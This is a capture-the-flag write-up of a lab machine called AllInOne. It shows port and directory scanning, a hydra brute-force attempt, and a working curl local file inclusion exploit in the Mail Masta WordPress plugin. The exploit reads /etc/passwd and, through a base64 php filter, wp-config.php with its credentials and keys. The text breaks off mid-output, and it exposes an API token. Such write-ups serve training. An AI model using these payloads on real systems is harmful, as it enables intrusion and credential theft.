TL;DR
In this challenge we find wordpress service, and exploit LFI to get wp-config.php, which contains the credentials for elyana. After login, we get reverse shell as www-data, because we are admin on the wordpress website.
We can find the password of elyana inside /etc/mysql/conf.d/private.txt, and then to move to root using SUID binary /usr/bin/socat with sudo permissions.
Another way is to use the cronjob script that is being executed with root permissions, and then jumping for www-data straight to root.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target --open -oN nmap.txt -oX nmap.xml

We can see port 21 with ftp, port 22 with ssh and port 80 with apache http server.
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.130.61
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fb:3d:17:01:3e:b3:3f:24:8c:9c:ad:36:5b:60:a9:e7 (RSA)
|   256 95:1d:39:89:46:3c:70:18:46:d5:4d:6f:98:4a:3d:e0 (ECDSA)
|_  256 a6:de:52:c1:7d:30:84:ae:e8:7d:07:23:00:56:1e:d1 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Exploit LFI in wordpress vulnerable plugin to get wp-config.php and login as elyana

we can login anonymously to the ftp service, however, it is empty
ftp anonymous@$target

Using fuff we can find the endpoint wordpress:
┌──(agonen㉿kali)-[~/thm/AllInOne]
└─$ ffuf -u "http://$target/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.80.144.74/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 3619ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4809ms]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 5762ms]
index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 96ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 94ms]
wordpress               [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 100ms]
Let’s explore this endpoint.

As we can see, there is simple wordpress website on this endpoint, let’s check for vulnerabilities using wpscan.
We use this command to scan, with the free api token we generated.
wpscan --url http://$target/wordpress -e --api-token A84WpfaaDC3sbFc6WvqlVEvpe7hKJta06iTcavjE9Jw -o wpscan_results.txt

We first can detect the users, as we can see we have the user elyana.
Next, I tried to brute force the password with hydra, but it didn’t find the password.
hydra -l elyana -P /usr/share/wordlists/rockyou.txt allinone http-post-form "/login.php:username=^USER^&password=^PASS^:F=Wrong password"

Now we can inspect the vulnerabilites, we can find potential LFI vulnerability in mail-masta plugin

| [!] 2 vulnerabilities identified:
 |
 | [!] Title: Mail Masta <= 1.0 - Unauthenticated Local File Inclusion (LFI)
 |     References:
 |      - https://wpscan.com/vulnerability/5136d5cf-43c7-4d09-bf14-75ff8b77bb44
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
 |      - https://www.exploit-db.com/exploits/40290/
 |      - https://www.exploit-db.com/exploits/50226/
 |      - https://cxsecurity.com/issue/WLB-2016080220

I went to this website https://wpscan.com/vulnerability/5136d5cf-43c7-4d09-bf14-75ff8b77bb44/
As we can see, the PoC is very simple, let’s try it:

┌──(agonen㉿kali)-[~/thm/AllInOne]
└─$ curl 'http://allinone/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
elyana:x:1000:1000:Elyana:/home/elyana:/bin/bash
mysql:x:110:113:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
ftp:x:111:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
systemd-timesync:x:113:116:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
tss:x:114:119:TPM software stack,,,:/var/lib/tpm:/bin/false
tcpdump:x:115:120::/nonexistent:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
fwupd-refresh:x:117:121:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1001:1002:Ubuntu:/home/ubuntu:/bin/bash
Okay, it worked.
Now, we want to get wp-config.php, this is the path for this file, /var/www/html/wordpress/wp-config.php.
I tried, to execute:
curl 'http://allinone/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/www/html/wordpress/wp-config.php'
But got nothing back.

Then, I tried with php wrapper, encoding to base64, and it worked
┌──(agonen㉿kali)-[~/thm/AllInOne]
└─$ curl 'http://allinone/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/convert.base64-encode/resource=/var/www/html/wordpress/wp-config.php'
PD9waHANCi8qKg0KICogVGhlIGJhc2UgY29uZmlndXJhdGlvbiBmb3IgV29yZFByZXNzDQogKg0KICogVGhlIHdwLWNvbmZpZy5waHAgY3JlYXRpb24gc2NyaXB0IHVzZXMgdGhpcyBmaWxlIGR1cmluZyB0aGUNCiAqIGluc3RhbGxhdGlvbi4gWW91IGRvbid0IGhhdmUgdG8gdXNlIHRoZSB3ZWIgc2l0ZSwgeW91IGNhbg0KICogY29weSB0aGlzIGZpbGUgdG8gIndwLWNvbmZpZy5waHAiIGFuZCBmaWxsIGluIHRoZSB2YWx1ZXMuDQogKg0KICogVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBmb2xsb3dpbmcgY29uZmlndXJhdGlvbnM6DQogKg0KICogKiBNeVNRTCBzZXR0aW5ncw0KICogKiBTZWNyZXQga2V5cw0KICogKiBEYXRhYmFzZSB0YWJsZSBwcmVmaXgNCiAqICogQUJTUEFUSA0KICoNCiAqIEBsaW5rIGh0dHBzOi8vd29yZHByZXNzLm9yZy9zdXBwb3J0L2FydGljbGUvZWRpdGluZy13cC1jb25maWctcGhwLw0KICoNCiAqIEBwYWNrYWdlIFdvcmRQcmVzcw0KICovDQoNCi8vICoqIE15U1FMIHNldHRpbmdzIC0gWW91IGNhbiBnZXQgdGhpcyBpbmZvIGZyb20geW91ciB3ZWIgaG9zdCAqKiAvLw0KLyoqIFRoZSBuYW1lIG9mIHRoZSBkYXRhYmFzZSBmb3IgV29yZFByZXNzICovDQpkZWZpbmUoICdEQl9OQU1FJywgJ3dvcmRwcmVzcycgKTsNCg0KLyoqIE15U1FMIGRhdGFiYXNlIHVzZXJuYW1lICovDQpkZWZpbmUoICdEQl9VU0VSJywgJ2VseWFuYScgKTsNCg0KLyoqIE15U1FMIGRhdGFiYXNlIHBhc3N3b3JkICovDQpkZWZpbmUoICdEQl9QQVNTV09SRCcsICdIQGNrbWVAMTIzJyApOw0KDQovKiogTXlTUUwgaG9zdG5hbWUgKi8NCmRlZmluZSggJ0RCX0hPU1QnLCAnbG9jYWxob3N0JyApOw0KDQovKiogRGF0YWJhc2UgQ2hhcnNldCB0byB1c2UgaW4gY3JlYXRpbmcgZGF0YWJhc2UgdGFibGVzLiAqLw0KZGVmaW5lKCAnREJfQ0hBUlNFVCcsICd1dGY4bWI0JyApOw0KDQovKiogVGhlIERhdGFiYXNlIENvbGxhdGUgdHlwZS4gRG9uJ3QgY2hhbmdlIHRoaXMgaWYgaW4gZG91YnQuICovDQpkZWZpbmUoICdEQl9DT0xMQVRFJywgJycgKTsNCg0Kd29yZHByZXNzOw0KZGVmaW5lKCAnV1BfU0lURVVSTCcsICdodHRwOi8vJyAuJF9TRVJWRVJbJ0hUVFBfSE9TVCddLicvd29yZHByZXNzJyk7DQpkZWZpbmUoICdXUF9IT01FJywgJ2h0dHA6Ly8nIC4kX1NFUlZFUlsnSFRUUF9IT1NUJ10uJy93b3JkcHJlc3MnKTsNCg0KLyoqI0ArDQogKiBBdXRoZW50aWNhdGlvbiBVbmlxdWUgS2V5cyBhbmQgU2FsdHMuDQogKg0KICogQ2hhbmdlIHRoZXNlIHRvIGRpZmZlcmVudCB1bmlxdWUgcGhyYXNlcyENCiAqIFlvdSBjYW4gZ2VuZXJhdGUgdGhlc2UgdXNpbmcgdGhlIHtAbGluayBodHRwczovL2FwaS53b3JkcHJlc3Mub3JnL3NlY3JldC1rZXkvMS4xL3NhbHQvIFdvcmRQcmVzcy5vcmcgc2VjcmV0LWtleSBzZXJ2aWNlfQ0KICogWW91IGNhbiBjaGFuZ2UgdGhlc2UgYXQgYW55IHBvaW50IGluIHRpbWUgdG8gaW52YWxpZGF0ZSBhbGwgZXhpc3RpbmcgY29va2llcy4gVGhpcyB3aWxsIGZvcmNlIGFsbCB1c2VycyB0byBoYXZlIHRvIGxvZyBpbiBhZ2Fpbi4NCiAqDQogKiBAc2luY2UgMi42LjANCiAqLw0KZGVmaW5lKCAnQVVUSF9LRVknLCAgICAgICAgICd6a1klbSVSRlliOnUsL2xxLWlafjhmakVOZElhU2I9Xms8M1pyLzBEaUxacVB4enxBdXFsaTZsWi05RFJhZ0pQJyApOw0KZGVmaW5lKCAnU0VDVVJFX0FVVEhfS0VZJywgICdpQVlhazxfJn52OW8re2JAUlBSNjJSOSBUeS0gNlUteUg1YmFVRHs7bmRTaUNbXXFvc3hTQHNjdSZTKWQkSFtUJyApOw0KZGVmaW5lKCAnTE9HR0VEX0lOX0tFWScsICAgICdhUGRfKnNCZj1adWMrK2FdNVZnOT1QfnUwM1EsenZwW2VVZS99KUQ9Ok55aFVZe0tYUl10N300MlVwa1tyNz9zJyApOw0KZGVmaW5lKCAnTk9OQ0VfS0VZJywgICAgICAgICdAaTtUKHt4Vi9mdkUhcyteZGU3ZTRMWDN9TlRAIGo7YjRbejNfZkZKYmJXKG5vIDNPN0ZAc3gwIW95KE9gaCNNJyApOw0KZGVmaW5lKCAnQVVUSF9TQUxUJywgICAgICAgICdCIEFUQGk+KiBOI1c8biEqfGtGZE1uUU4pPl49XihpSHA4VXZnPH4ySH56Rl1pZHlRPXtAfTF9KnJ7bFowLFdZJyApOw0KZGVmaW5lKCAnU0VDVVJFX0FVVEhfU0FMVCcsICdoeDhJOitUejhuMzM1V2htels+JFVaOzhyUVlLPlJ6XVZHeUJkbW83PSZHWiFMTyxwQU1zXWYhelZ9eG46NEFQJyApOw0KZGVmaW5lKCAnTE9HR0VEX0lOX1NBTFQnLCAgICd4N3I+fGMwTUxecztTdzIqVSF4LntgNUQ6UDF9Vz0gL2Npe1E8dEVNPXRyU3YxZWVkfF9mc0xgeV5T